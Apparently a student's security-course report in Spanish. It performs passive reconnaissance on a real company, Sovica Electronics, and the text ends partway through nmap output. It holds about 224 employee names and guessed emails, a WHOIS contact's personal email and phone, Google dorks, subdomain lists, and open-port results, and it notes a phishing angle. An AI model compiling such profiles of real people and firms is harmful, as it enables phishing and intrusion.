



Caso Práctico

Recopilación y Análisis de Información y Ataques a Redes de Datos

Alumno: Yerly Yonaiker Briceño Martínez

Correo: yerly.briceno@telefonica.com

Contenido

Ejercicio 1	3
Ejercicio 2	34

Caso Práctico: Recopilación y Análisis de Información y Ataque a Redes de Datos

Objetivo

Poner en práctica los conocimientos adquiridos en el módulo en lo que respecta a esta primera fase de una auditoría, mediante la recopilación de información sensible de un objetivo, enumeración de sistemas, servicios y versiones de un objetivo al que se le va a realizar un proceso de auditoría / intrusión.

Ejercicio 1

Ejercicio 1: Footprinting (20%)

Establecer un objetivo de ataque en Internet, ya sea una empresa, entidad o universidad y realizar procesos de Footprinting y fingerprinting. Para poder lograr este objetivo será necesario obtener el inventario de activos públicos expuestos en Internet que tiene la organización objetivo.

Los puntos que realizar en el presente ejercicio son los siguientes:

- Dominio de la organización
- Usuario, trabajadores
- Emails
- Geolocalización
- Información sensible expuesta en Internet
- Identificar los principales rangos de red y sistemas autónomos del objetivo (No será necesario enumerar todos para el desarrollo de la práctica)
- Identificar los dominios y subdominios existentes en los rangos de red identificados previamente

- Identificar y clasificar los diferentes tipos de sistemas encontrados mediante buscadores Shodan, ZoomEye, oShada y Censys. La categorización debería realizarse en base a:
 - Tipo de sistemas
 - Servicios habilitados
- Realizar un escaneo nmap de forma online sobre alguno de los sistemas detectados que pueda parecer 'interesante'
- Identificación pasiva de posibles vulnerabilidades
- Seleccionar los dominios principales de la organización y extraer mediante aplicaciones como DNSdumpster y CRT.sh los subdominios. Analizar posteriormente si estos subdominios se encuentran en infraestructura del cliente o en proveedores (Akamai, Amazon, ...)
- Seleccionar un determinado dominio o subdominio y realizar la detección de los vhost existentes en el mismo sistema.

- Dominio de la organización

}<http://www.sovica.net/>



Fuente: website <http://www.sovica.net/>

- Usuario, trabajadores

Utilizando la herramienta Crosslinked se ubicaron un total de 224 usuarios dentro del dominio sovica.com:

carlos	colina
ruben	gutierrez
daniel	gutierrez
digna	contreras
alejandro	canache
nathaly	fashion
yofre	caiman
yaczon	rivas
mary	avila
francisco	romero
alberto	salomon
nohemy	romero
alfredo	castillo
jesus	centeno
julio	ochoa
misael	valdez
cocoro	muñoz
oliver	piscopo
andy	gonzalez
wladimir	diaz
dariok	malave
jhony	acosta
eduardo	perez
edwars	beltran
iván	javier
david	javier
extinvaz	ca

sova	sovica
traducir	esta
lucy	paredes
matiás	deluca
morela	felice
robert	tellier
marta	lenaršič
rafael	mendez
ramiro	aguilar
brandon	alberto
alberto	serra
eber	oviedo
dj	sovica
johan	dugarte
hermes	maza
christophe	pham
tellier	robert
pedro	perez
pablo	johan
damian	gomez
josè	luis
harking	piñango
carlos	morao
yawani	gómez
ali	alfredo
pierre	choiniere
edgardo	anacona
manuel	peña
sonia	beauchemin
jean	metral
chan	sovica
romer	perez
mathias	artero
wilmer	zambrano
fernando	olivares
lilibeth	de
nordine	khalfallah
luis	eduardo
eward	guerrero
robert	moncada
eduardo	lopez
jorge	pérez
oswaldo	fernandez
antonio	martinez

andreina	anés
luis	ordoñez
jorge	blandon
yostin	lara
edgar	romero
gianfranco	mendez
normand	letourneau
casimiro	barjas
dennys	gonzález
nelson	suárez
omar	enrique
lie	tq
anibal	montaño
jelena	nenadic
milena	guevara
victor	argenis
danny	guillermo
adrian	di
santa	garcia
maria	francia
omar	figueroa
comec	metalmecanico
francis	yohanna
rubén	parenti
mauricio	rojas
pedro	pablo
clara	ines
david	liendo
francisco	castro
alfredo	monterrey
tulio	martinez
jesus	alfonso
magderson	correa
avely	angelica
natali	mendoza
alejandro	tovar
pocho	girand
alfredo	garcia
johnny	dahdah
yoleyda	garcia
hernan	alvarez
sady	chocron
jesus	eduardo
laura	mayz

fabian	flores
maria	teresa
enrique	alberto
magalis	aponte
tia	maritza
jorge	rengifo
maximilian	octavio
jose	rivero
alberto	garcia
michael	correa
gustavo	adolfo
remax	omega
carlos	rosales
karla	viu
mariana	pequeno
hermelinda	sorondo
jesus	torrez
alejandro	la
oscar	serli
roberto	sanchez
eric	garozzo
carla	calles
marisol	briceño
sergio	medina
yusmary	gutierrez
adolfo	perez
alexander	ismael
jesus	bermudez
olivia	torres
alejandro	alvarez
roger	mendez
raul	castillo
carlos	rivas
irene	tovar
luis	ramires
alexora	cobos
oswaldo	borges
guillermo	ng
giovanni	bellina
nestor	luis
rafael	acosta
juan	sáez
isaac	mizrahi
freddy	zambrano

oscar	daniel
hugo	arvelo
edgar	jose
juan	isern
juan	depablos
vincenzo	di
ing	josé
frank	alexander
robert	benavides
jose	felix
jose	coronil
rene	peña
julio	césar
yenny	vera
myriam	torre
eunice	sarai
sara	galindo
gustavo	miguel
ldy	controles
luis	alfredo
carmen	perez
luis	betancourt
zarina	rosciano
noenard	ortega
edgar	hidalgo
federico	torres
rafael	jimenez
rodman	casanova
ronal	manuel
solon	moncada
michele	vico
gladys	gago
eudys	clark
leonardo	alvarado
mailyn	poleo
ninoska	martínez
pep	chacon
andry	de
nair	bastardo
yawmarith	angulo
rosaura	castrillo
daker	poleo
dakhil	enrique
abner	sanchez

alberto	da
daniel	reyes
luis	pinzón
andres	viloria
oriana	bellorin
betzayde	rodriguez
candelario	reina
edward	boscan
jose	luis
chinochoy	chinochoy
jose	belisario
hikmat	el
josé	vicente
ramon	jose
juan	carlos
sorangel	perez
alex	moreno
carolina	requena
andrake	dark
jose	nieves
repetir	la

- Emails

Utilizando la herramienta Crosslinked se ubicaron un total de 224 correos dentro del dominio sovica.com:

carlos.colina@sovica.com
ruben.gutierrez@sovica.com
daniel.gutierrez@sovica.com
digna.contreras@sovica.com
alejandro.canache@sovica.com
nathaly.fashion@sovica.com
yofre.caiman@sovica.com
yaczon.rivas@sovica.com
mary.avila@sovica.com
francisco.romero@sovica.com

alberto.salomon@sovica.com
nohemy.romero@sovica.com
alfredo.castillo@sovica.com
jesus.centeno@sovica.com
julio.ochoa@sovica.com
misael.valdez@sovica.com
cocoro.muñoz@sovica.com
oliver.piscopo@sovica.com
andy.gonzalez@sovica.com
vladimir.diaz@sovica.com
dariok.malave@sovica.com
jhony.acosta@sovica.com
eduardo.perez@sovica.com
edwars.beltran@sovica.com
iván.javier@sovica.com
david.javier@sovica.com
extinvaz.ca@sovica.com
sova.sovica@sovica.com
traducir.está@sovica.com
lucy.paredes@sovica.com
matiás.deluca@sovica.com
morela.felice@sovica.com
robert.tellier@sovica.com
marta.lenaršič@sovica.com
rafael.mendez@sovica.com
ramiro.aguilar@sovica.com
brandon.alberto@sovica.com
alberto.serra@sovica.com
eber.oviedo@sovica.com

dj.sovica@sovica.com
johan.dugarte@sovica.com
hermes.maza@sovica.com
christophe.pham@sovica.com
tellier.robert@sovica.com
pedro.perez@sovica.com
pablo.johan@sovica.com
damian.gomez@sovica.com
josè.luis@sovica.com
harking.piñango@sovica.com
carlos.morao@sovica.com
yawani.gómez@sovica.com
ali.alfredo@sovica.com
pierre.choiniere@sovica.com
edgardo.anacona@sovica.com
manuel.peña@sovica.com
sonia.beauchemin@sovica.com
jean.metral@sovica.com
chan.sovica@sovica.com
romer.perez@sovica.com
mathias.artero@sovica.com
wilmer.zambrano@sovica.com
fernando.olivares@sovica.com
lilibeth.de@sovica.com
nordine.khalfallah@sovica.com
luis.eduardo@sovica.com
eward.guerrero@sovica.com
robert.moncada@sovica.com
eduardo.lopez@sovica.com

jorge.pérez@sovica.com
oswaldo.fernandez@sovica.com
antonio.martinez@sovica.com
andreina.anés@sovica.com
luis.ordoñez@sovica.com
jorge.blandon@sovica.com
yostin.lara@sovica.com
edgar.romero@sovica.com
gianfranco.mendez@sovica.com
normand.letourneau@sovica.com
casimiro.barjas@sovica.com
dennys.gonzález@sovica.com
nelson.suárez@sovica.com
omar.enrique@sovica.com
lie.tq@sovica.com
anibal.montaño@sovica.com
jelena.nenadic@sovica.com
milena.guevara@sovica.com
victor.argenis@sovica.com
danny.guillermo@sovica.com
adrian.di@sovica.com
santa.garcia@sovica.com
maria.francia@sovica.com
omar.figueroa@sovica.com
comec.metalmechanico@sovica.com
francis.yohanna@sovica.com
rubén.parenti@sovica.com
mauricio.rojas@sovica.com
pedro.pablo@sovica.com

clara.ines@sovica.com
david.liendo@sovica.com
francisco.castro@sovica.com
alfredo.monterrey@sovica.com
tulio.martinez@sovica.com
jesus.alfonso@sovica.com
magderson.correa@sovica.com
avely.angelica@sovica.com
natali.mendoza@sovica.com
alejandro.tovar@sovica.com
pocho.girand@sovica.com
alfredo.garcia@sovica.com
johnny.dahdah@sovica.com
yoleyda.garcia@sovica.com
hernan.alvarez@sovica.com
sady.chocron@sovica.com
jesus.eduardo@sovica.com
laura.mayz@sovica.com
fabian.flores@sovica.com
maria.teresa@sovica.com
enrique.alberto@sovica.com
magalis.aponte@sovica.com
tia.maritza@sovica.com
jorge.rengifo@sovica.com
maximiliano.octavio@sovica.com
jose.rivero@sovica.com
alberto.garcia@sovica.com
michael.correa@sovica.com
gustavo.adolfo@sovica.com

remax.omega@sovica.com
carlos.rosales@sovica.com
karla.viu@sovica.com
mariana.pequeno@sovica.com
hermelinda.sorondo@sovica.com
jesus.torrez@sovica.com
alejandro.la@sovica.com
oscar.serli@sovica.com
roberto.sanchez@sovica.com
eric.garozzo@sovica.com
carla.calles@sovica.com
marisol.briceño@sovica.com
sergio.medina@sovica.com
yusmary.gutierrez@sovica.com
adolfo.perez@sovica.com
alexander.ismael@sovica.com
jesus.bermudez@sovica.com
olivia.torres@sovica.com
alejandro.alvarez@sovica.com
roger.mendez@sovica.com
raul.castillo@sovica.com
carlos.rivas@sovica.com
irene.tovar@sovica.com
luis.ramires@sovica.com
alexora.cobos@sovica.com
oswaldo.borges@sovica.com
guillermo.ng@sovica.com
giovanni.bellina@sovica.com
nestor.luis@sovica.com

rafael.acosta@sovica.com
juan.sáez@sovica.com
isaac.mizrahi@sovica.com
freddy.zambrano@sovica.com
oscar.daniel@sovica.com
hugo.arvelo@sovica.com
edgar.jose@sovica.com
juan.isern@sovica.com
juan.depablos@sovica.com
vincenzo.di@sovica.com
ing.josé@sovica.com
frank.alexander@sovica.com
robert.benavides@sovica.com
jose.felix@sovica.com
jose.coronil@sovica.com
rene.peña@sovica.com
julio.césar@sovica.com
yenny.vera@sovica.com
myriam.torre@sovica.com
eunice.sarai@sovica.com
sara.galindo@sovica.com
gustavo.miguel@sovica.com
ldy.controles@sovica.com
luis.alfredo@sovica.com
carmen.perez@sovica.com
luis.betancourt@sovica.com
zarina.rosciano@sovica.com
noenard.ortega@sovica.com
edgar.hidalgo@sovica.com

federico.torres@sovica.com
rafael.jimenez@sovica.com
rodman.casanova@sovica.com
ronal.manuel@sovica.com
solon.moncada@sovica.com
michele.vico@sovica.com
gladys.gago@sovica.com
eudys.clark@sovica.com
leonardo.alvarado@sovica.com
mailyn.poleo@sovica.com
ninoska.martínez@sovica.com
pep.chacon@sovica.com
andry.de@sovica.com
nair.bastardo@sovica.com
yawmarith.angulo@sovica.com
rosaura.castrillo@sovica.com
daker.poleo@sovica.com
dakhil.enrique@sovica.com
abner.sanchez@sovica.com
alberto.da@sovica.com
daniel.reyes@sovica.com
luis.pinzón@sovica.com
andres.viloria@sovica.com
oriana.bellorin@sovica.com
betzayde.rodriguez@sovica.com
candelario.reina@sovica.com
edward.boscan@sovica.com
jose.luis@sovica.com
chinochoy.chinochoy@sovica.com

jose.belisario@sovica.com

hikmat.el@sovica.com

josé.vicente@sovica.com

ramon.jose@sovica.com

juan.carlos@sovica.com

sorangel.perez@sovica.com

alex.moreno@sovica.com

carolina.requena@sovica.com

andrake.dark@sovica.com

jose.nieves@sovica.com

[repetir.la@sovica.com](#)

- Geolocalización

Whois Record for Sovica.net

— Domain Profile

Registrant	Sovica Electronics C.A
Registrant Org	Sovica Electronics C.A
Registrant Country	ve
Registrar	Network Solutions, LLC IANA ID: 2 URL: http://networksolutions.com Whois Server: whois.networksolutions.com domain.operations@web.com (p) 18777228662
Registrar Status	clientTransferProhibited
Dates	3,424 days old Created on 2012-07-03 Expires on 2023-07-03 Updated on 2018-05-04
Name Servers	NS1.3ESSENTIALS.COM (has 3,267 domains) NS2.3ESSENTIALS.COM (has 3,267 domains)
Tech Contact	Ivan. Gutierrez Sovica Electronics C.A Calle 11 Entre 4 Y 5 Edf Elkar La, Caracas, Miranda, 1070, ve jgg33@gmail.com (p) 582122411510 (f) 582122426039

Dominio reservado para
Sovica C.A hasta 2023

Se obtienen los datos del
responsable tecnico del dominio
de Sovica C.A Geolocalización La
Urbina, Caracas

Fuente: consulta realizada al dominio sovica.com desde la herramienta whois
<https://whois.domaintools.com/sovica.net>

Se obtuvo la geolocalización de la web <http://www.sovica.net/>, nombre y el correo del responsable técnico del dominio

- Información sensible expuesta en Internet



The screenshot shows the Sovica Electronics C.A. website on the left and the Wappalyzer extension interface on the right. The website features a dark blue header with the company logo and name, followed by a navigation menu with links like 'Inicio', 'Nosotros', 'Preguntas frecuentes', 'Contáctenos', 'Productos', and 'Cursos'. Below the menu is a large banner with an image of a woman on a phone and text about security systems. The Wappalyzer extension shows various technologies used on the site, including DNN (true), IIS 8.5, Plesk, Microsoft ASP.NET 4.0.30319, and jQuery UI 1.8.16 and jQuery 1.6.4. It also includes a 'Generate sales leads' section.

Fuente: Extención wappalyzer (Google Chrome).

Utilizando la extensión wappalyzer se identificaron los banners de las versiones de las tecnologías utilizada por la web

Fuente: herramienta Netcraft
<https://sitereport.netcraft.com/?url=http%3A%2F%2Fwww.sovica.net%2F>

Se consulta la herramienta Netcraft para obtener versión del sistema operativo y confirmar versión del IIS 8.5

Fuente:google.com


Utilizando la siguiente sintaxis de Google dork: “**site:s3.amazonaws.com 'sovica.net'**” se obtuvo el listado de comercios en Venezuela que se encuentran afiliados a American Express, información útil para armar una temática de phishing.

The screenshot shows a PDF document titled "Listado de comercios afiliados American Express" from Banesco. The document is dated 06/03/2020. It contains a table with columns for Estado (State), Comercio (Business), Dirección 1 (Address 1), and Dirección 2 (Address 2). The table includes entries for SOVICA ELECTRONICS P.LA CRUZ, SOVICA ELECTRONICS VALENCIA, and SOVICA ELECTRONICS. The document also features the Banesco logo and a sidebar with navigation links.

Estado	Comercio	Dirección 1	Dirección 2
ANZOÁTEGUI	SOVICA ELECTRONICS P.LA CRUZ	AVENIDA INTERCOMUNAL	EDIFICIO 368 PB LOCAL 368
CARABOBO	SOVICA ELECTRONICS VALENCIA	AVENIDA MICHELENA	C.C. ATLAS PB LOCAL C-9
DISTRITO CAPITAL	SOVICA ELECTRONICS	CALLE. 11 DE LA URBINA EDF. ELKAR PB	URB. LA URBINA

Fuente: <https://banesco-prod-2019.s3.amazonaws.com/wp-content/uploads/listado-de-comercios-afiliados-american-express.pdf>

Se encontró archivo PDF que filtra direcciones físicas donde se encuentran ubicadas las sedes de SOVICA. CA.



The screenshot shows a Google search results page for the query "site:pastebin.com | site:paste2.org | site:pastehtml.com | site:slexy.org | site:snipplr.com | site:snipt.net | site:textsnip.com | site:bitpaste.app | site:justpaste.it | site:heypasteit.com | site:hastebin.com | site:dpaste.org | site:dpaste.com | site:codepad.org | site:jsitor.com | site:codepen.io | site:jsfiddle.net | site:dotnetfiddle.net | site:phpfiddle.org | site:ide.geeksforgeeks.org | site:repl.it | site:ideone.com | site:paste.debian.net | site:paste.org | site:paste.org.ru | site:codebeautify.org | site:codeshare.io | site:trello.com 'sovica.net'". The results include a link to a Trello board titled "Codificacion de Llaves on Proyecto - Trello" which discusses the CAM 4010 Y 4020 DE SOVICA module.

Fuente:google.com

Utilizando la siguiente sintaxis de Google dork: "site:pastebin.com | site:paste2.org | site:pastehtml.com | site:slexy.org | site:snipplr.com | site:snipt.net | site:textsnip.com | site:bitpaste.app | site:justpaste.it | site:heypasteit.com | site:hastebin.com | site:dpaste.org | site:dpaste.com | site:codepad.org | site:jsitor.com | site:codepen.io | site:jsfiddle.net | site:dotnetfiddle.net | site:phpfiddle.org | site:ide.geeksforgeeks.org | site:repl.it | site:ideone.com | site:paste.debian.net | site:paste.org | site:paste.org.ru | site:codebeautify.org | site:codeshare.io | site:trello.com 'sovica.net'" para ubicar los posibles proyectos publicados en los principales sitios de pastebin y trello.

Fuente: <https://trello.com/b/SyTS6tXX/proyecto>

Se encontró proyecto en la herramienta Trello donde los trabajadores distribuían tareas del trabajo diario. Aquí se filtran algunos nombres de empleados

- Identificar los principales rangos de red y sistemas autónomos del objetivo (No será necesario enumerar todos para el desarrollo de la práctica)

Se coloca la IP 66.194.27.50 como principal rango de red que aloja el servicio de la web sovica.net

- Identificar los dominios y subdominios existentes en los rangos de red identificados previamente
- Identificar y clasificar los diferentes tipos de sistemas encontrados mediante buscadores Shodan, ZoomEye, oShada y Censys. La categorización debería realizarse en base a:

Tomando en cuenta que los principales dominios de la empresa SOVICA C.A son sovica.com y sovica.net se arma un archivo ".txt" listando los principales dominios

```
(e10084㉿kali)-[~]
$ cat domains.txt
sovica.net
sovica.com
```

Fuente: archivo local "domains.txt"

```
(e10084㉿kali)-[~]
$ amass enum -passive -norecursive -noalts -df domains.txt -o subdomains.txt
```


Fuente: ejecución de la herramienta “amass”

Se parametriza la herramienta para ejecutar las consultas hacia el archivo “domains.txt”, almacenando los resultados en el archivo “subdomains.txt”

```
(e10084㉿kali)-[~]
$ cat subdomains.txt
ftp.sovica.net
lists.sovica.net
webmail.sovica.net
sovica.net
mail.sovica.net
pruebagustavo.sovica.net
www.sovica.net
mssql.sovica.net
ipv4.sovica.net
prueba.sovica.net
```

Fuente: archivo local “subdomains.txt”

Se parametriza la herramienta para ejecutar las consultas hacia el archivo “domains.txt”, almacenando los resultados en el archivo “subdomains.txt” confirmando los resultados obtenidos desde la herramienta Security Trails (https://securitytrails.com/list/apex_domain/sovica.net)



Fuente: <https://www.shodan.io/host/66.194.27.50> (PT1)

⚠ Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2014-4078


The IP Security feature in Microsoft Internet Information Services (IIS) 8.0 and 8.5 does not properly process wildcard allow and deny rules for domains within the "IP Address and Domain Restrictions" list, which makes it easier for remote attackers to bypass an intended rule set via an HTTP request, aka "IIS Security Feature Bypass Vulnerability."

Fuente: <https://www.shodan.io/host/66.194.27.50> (PT2)


- Servicios habilitados

// LAST UPDATE: 2021-11-29

Ports




Fuente: <https://www.shodan.io/host/66.194.27.50> (PT4)




Fuente: acceso a subdominio <http://ftp.sovica.net>

El servicio web del subdominio <http://ftp.sovica.net> se encuentra alojado en hosting de plex



Fuente: acceso a subdominio <http://lists.sovica.net>

El servicio web del subdominio <http://lists.sovica.net> se encuentra alojado en hosting de plex



Fuente: acceso a subdominio <http://pruebagustavo.sovica.net/>

El servicio web del subdominio <http://pruebagustavo.sovica.net/> se encuentra alojado en hosting y administración de parallels h sphere



Fuente: acceso a subdominio <http://mssql.sovica.net/>

El servicio web del subdominio <http://mssql.sovica.net/> se posee un servicio mssql manejado por mylittle Admin

- Realizar un escaneo nmap de forma online sobre alguno de los sistemas detecta-dos que pueda parecer 'interesante'

Se ha ejecuado Nmap online sobre la ip que aloja los dominios de la empresa SOVICA.CA (66.194.27.50) desde la herramienta ("https://nmap.online")

```
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-24 01:08 EST
Nmap scan report for sovica.net (66.194.27.50)
Host is up (0.022s latency).
rDNS record for 66.194.27.50: web50.3essentials.com
Not shown: 983 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
20/tcp    closed  ftp-data
21/tcp    open   ftp      Microsoft ftpt
| ssl-cert: Subject: commonName=*.3essentials.com
| Subject Alternative Name: DNS:*.3essentials.com, DNS:3essentials.com
| Not valid before: 2020-02-18T00:00:00
| Not valid after:  2022-04-18T12:00:00
|_ssl-date: 2021-11-24T06:08:45+00:00; 0s from scanner time.
| ftp-syst:
|_ SYST: Windows_NT
22/tcp    closed ssh
53/tcp    open  domain   ISC BIND
80/tcp    open  http     Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Sovica Electronics C.A &gt; Inicio
110/tcp   open  pop3   MailEnable POP3 Server
|_pop3-capabilities: UIDL TOP USER
143/tcp   open  imap   MailEnable imapd
| imap-ntlm-info:
|_ Target_Name: MailEnable
|_imap-capabilities: OK CHILDREN CAPABILITY IMAP4 completed AUTH=CRAM-MD5 AUTH=LOGIN UIDPLUSUSA0001 IMAP4rev1 IDLE
443/tcp   open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header:
|_ Microsoft-HTTPAPI/2.0
|_ Microsoft-IIS/8.5
|_http-title: Sovica Electronics C.A &gt; Inicio
|_ssl-date: 2021-11-24T06:08:45+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=*.3essentials.com
| Subject Alternative Name: DNS:*.3essentials.com, DNS:3essentials.com
| Not valid before: 2020-02-18T00:00:00
| Not valid after:  2022-04-18T12:00:00
| http-methods:
|_ Potentially risky methods: TRACE
```

Fuente: <https://nmap.online/result/22026f4c4f91f81a34ee2436c51416c8dff654dc/sovicanet2>
(parte 1)

```
465/tcp open ssl/smtp MailEnable smptd 9.04-9.04-
| smtp-commands: home [91.214.64.187], this server offers 5 extensions, AUTH LOGIN, SIZE 40960000, HELP, AUTH=LOGIN, STARTTLS
|_ 211 Help:-&gt;Supported Commands: HELO,EHLO,QUIT,HELP,RCPT,MAIL,DATA,RSET,NOOP
|_ssl-date: 2021-11-24T06:08:45+00:00; 0s from scanner time.
|ssl-cert: Subject: commonName=*.3essentials.com
| Subject Alternative Name: DNS:*.3essentials.com, DNS:3essentials.com
| Not valid before: 2020-02-18T00:00:00
|_Not valid after: 2022-04-18T12:00:00
587/tcp open smtp MailEnable smptd 9.04-9.04-
